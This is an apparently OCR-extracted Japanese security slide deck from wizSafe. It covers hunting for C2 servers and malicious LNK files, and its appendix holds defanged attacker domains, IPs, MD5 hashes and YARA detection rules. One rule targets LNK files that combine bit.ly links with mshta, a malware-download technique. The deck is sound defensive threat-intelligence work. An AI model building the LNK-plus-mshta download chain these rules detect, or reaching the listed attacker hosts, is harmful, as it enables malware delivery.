
C2サーバのHunting -Hunting結果-

2020/04～2020/12で新規のC2サーバを12件発見

- Passive DNSやマルウェアのHuntingより早くC2サーバを発見できるケースも確認

懸念点

- 攻撃内容の変化に伴い、サーバの特徴も変化する可能性がある
- 調査の時点で無関係なサーバを誤検出することがあるため、C2サーバか否かを確認する方法が必要



C2サーバのHunting - サーバの特徴の変化-

非公開

C2サーバのHunting -C2サーバの確認-

安全をあたりまえに wizSafe

非公開

安全をあたりまえに
wizSafe

まとめ

まとめ

●対象の攻撃キャンペーンについて、新規の脅威情報を取得する手段の一つとして脅威情報のHuntingについて検討

●マルウェア(LNKファイル)とC2サーバのHuntingを実施

- 新規の脅威情報を早期に取得できることを確認
- 継続的なHuntingで、攻撃内容や特徴の変化にも気づくことができた

安全をあたりまえに
wizSafe

Appendix

Huntingで得たIoC（ドメイン）

1driv[.]org	mse[.]theworkpc[.]com	upload[.]gdrives[.]best
docs[.]dsharefile[.]tech	name[.]ownemail[.]me	up[.]myemail[.]works
docs[.]gdriveshare[.]top	share[.]onedrvfile[.]site	www[.]cloudfiles[.]club
down[.]privatework[.]buzz	shop[.]newsbtctech[.]com	www[.]filehost[.]network
drop[.]trailads[.]net	twosigmateam[.]info	www[.]gdocshare[.]com
mdown[.]showprice[.]xyz	up[.]digifincx[.]com	www[.]google-clouds[.]com

Huntingで得たIoC（IPアドレス）

192[.]119[.]84[.]22	103[.]31[.]249[.]62	206[.]169[.]149[.]96
41[.]79[.]70[.]142	142[.]11[.]213[.]5	89[.]134[.]49[.]3
140[.]114[.]37[.]4	111[.]93[.]95[.]82	84[.]201[.]189[.]216
140[.]115[.]70[.]75	45[.]61[.]139[.]215	103[.]130[.]195[.]170

Huntingで得たIoC（LNKファイルのハッシュ値・md5）

09bca3ddbc55f22577d2f3a7fda22d1c	65686b08db5424db6be1520b9c1cb38c	2a317378db1a743e2cea02fda71dab54
da599b0cde613b5512c13f299fec739e	bb14edf24bc21310f5af99fe7f31769f	14a00f517012279af53118a491253e5c
a36b1884980301e22f70b2ddd4e5550b	f4d2b31353720527e1114aebfde0c6c9	224d2398437e665f3202d4118e4748e2
0eb71e4d2978547bd96221548548e9f0	115c42f4a16aa6f52a4a431dcdd92941	a164164ef82fa17605c49c36c67a6244
610043cefa364c56091d28058ea0392d	af89869ad1ed31935ee6a15ab7a7cca9	42e570787aeba38db7b4fc7ae075685b
483d9238da27b35b9983ae6c062b3cd0	365d95c0d0659a1081488460eadf8159	0e03f39a4b4008d76e4ca1d1c2c4559d
c025d1abf79cf25d753cdf97d549ab2b	dbbda35f115f382ad022cae0fd7d5157	bfd2bbfbd00f6164ad08d088a407240f
093eae51bd7566c40d646c1b37bce0ea	e33cc1ebaf16d10a4d651868aa66fc87	124f4406e1f65d734f1f7430142f6f15
23fb6b8c4575375c7e98df04e82899c5	76ec46ffc28bdd4337588fbe0e826b39	4a41775f08ac9dec54e67ee5ad6f8c21
d73499bc6b500b4fc5648943e12ce9e2	12aa32ee18926c597f3c0387f0775577	

Yaraルール

```
rule suspicious_lnk1{
   meta:
      description = "Detects LNK file containing bitly and mshta"
      reference =
"https://blogs.jpcert.or.jp/ja/2019/07/shorten_url_lnk.html"

   strings:
      $bitly = "https://bit.ly/" ascii wide nocase
      $mshta = "mshta" ascii wide nocase

   condition:
      uint16(0) == 0x004c and uint32(4) == 0x00021401
      and $bitly
      and $mshta
}
```

```
rule suspicious_lnk2{
   meta:
      description = "Detects LNK file containing specific Machine ID"
      reference =
"https://blogs.jpcert.or.jp/ja/2019/07/shorten_url_lnk.html"

   strings:
      $mid1 = "desktop-l2c0mes" ascii wide nocase
      $mid2 = "desktop-drple9q" ascii wide nocase
      $mid3 = "desktop-3qnluk1" ascii wide nocase
      $mid4 = "desktop-40rv62t" ascii wide nocase
      $mid5 = "desktop-40pfpbl" ascii wide nocase
      $mid6 = "desktop-70c1dv0" ascii wide nocase
      $mid7 = "desktop-9crc3tq" ascii wide nocase
      $mid8 = "desktop-9gn985v" ascii wide nocase
      $mid9 = "desktop-f0c3j3k" ascii wide nocase
      $mid10 = "desktop-k6v4hhf" ascii wide nocase
      $mid11 = "desktop-mn3id9" ascii wide nocase
      $mid12 = "desktop-o4qapbk" ascii wide nocase
      $mid13 = "desktop-o9lq4aq" ascii wide nocase
      $mid14 = "desktop-ppppppp" ascii wide nocase

    condition:
      uint16(0) == 0x004c and uint32(4) == 0x00021401
      and any of them
}
```

Yaraルール

```
rule suspicious_lnk3{
   meta:
      description = "Detects LNK file containing specific MAC Address"
      reference =
"https://blogs.jpcert.or.jp/ja/2019/07/shorten_url_lnk.html"
   strings:
      $mac1 = { d8 c4 97 1f  3c 82 }
      $mac2 = { a8 1e 84 e9 96 db }
      $mac3 = { 94 b8 6d 40 61 b7 }
      $mac4 = { 94 b8 6d 42 68 1d }
      $mac5 = { 08 00 27 4f 62 db }
      $mac6 = { 08 00 27 5c 6e 4b }
      $mac7 = { 08 00 27 82 e6 ff }
      $mac8 = {  3e d0 f7 e1 15 e4 }
      $mac9 = { 44 e2 27 71 ef 32 }
      $mac10 = { b0 6e bf 0e 88 70 }
   condition:
      uint16(0) == 0x004c and uint32(4) == 0x00021401
      and any of them
}
```

```
rule suspicious_lnk4{
   meta:
      description = "Detects LNK file containing specific Drive Serial
Number"
      reference =
"https://blogs.jpcert.or.jp/ja/2019/07/shorten_url_lnk.html"
   strings:
      $dsn1 = { 36 02 d4 5c }
      $dsn2 = { 3a 6e f7 32 }
      $dsn3 = { 1f 2c 19 c6 }
      $dsn4 = { 08 39 b4 f6 }
      $dsn5 = { d5 e9 7a 02 }
      $dsn6 = { 6f 08 64 24 }
      $dsn7 = { 82 39 27 26 }
      $dsn8 = { a7 e1 c0 64 }
      $dsn9 = { 58 af e3 72 }
      $dsn10 = { 65 9b f8 a0 }
      $dsn11 = { dc fa d0 a4 }
      $dsn12 = { 63 75 7b b0 }
      $dsn13 = { 9e fd 78 da }
      $dsn14 = { 53 d3 c4 f2 }
   condition:
      uint16(0) == 0x004c and uint32(4) == 0x00021401
      and any of them
}
```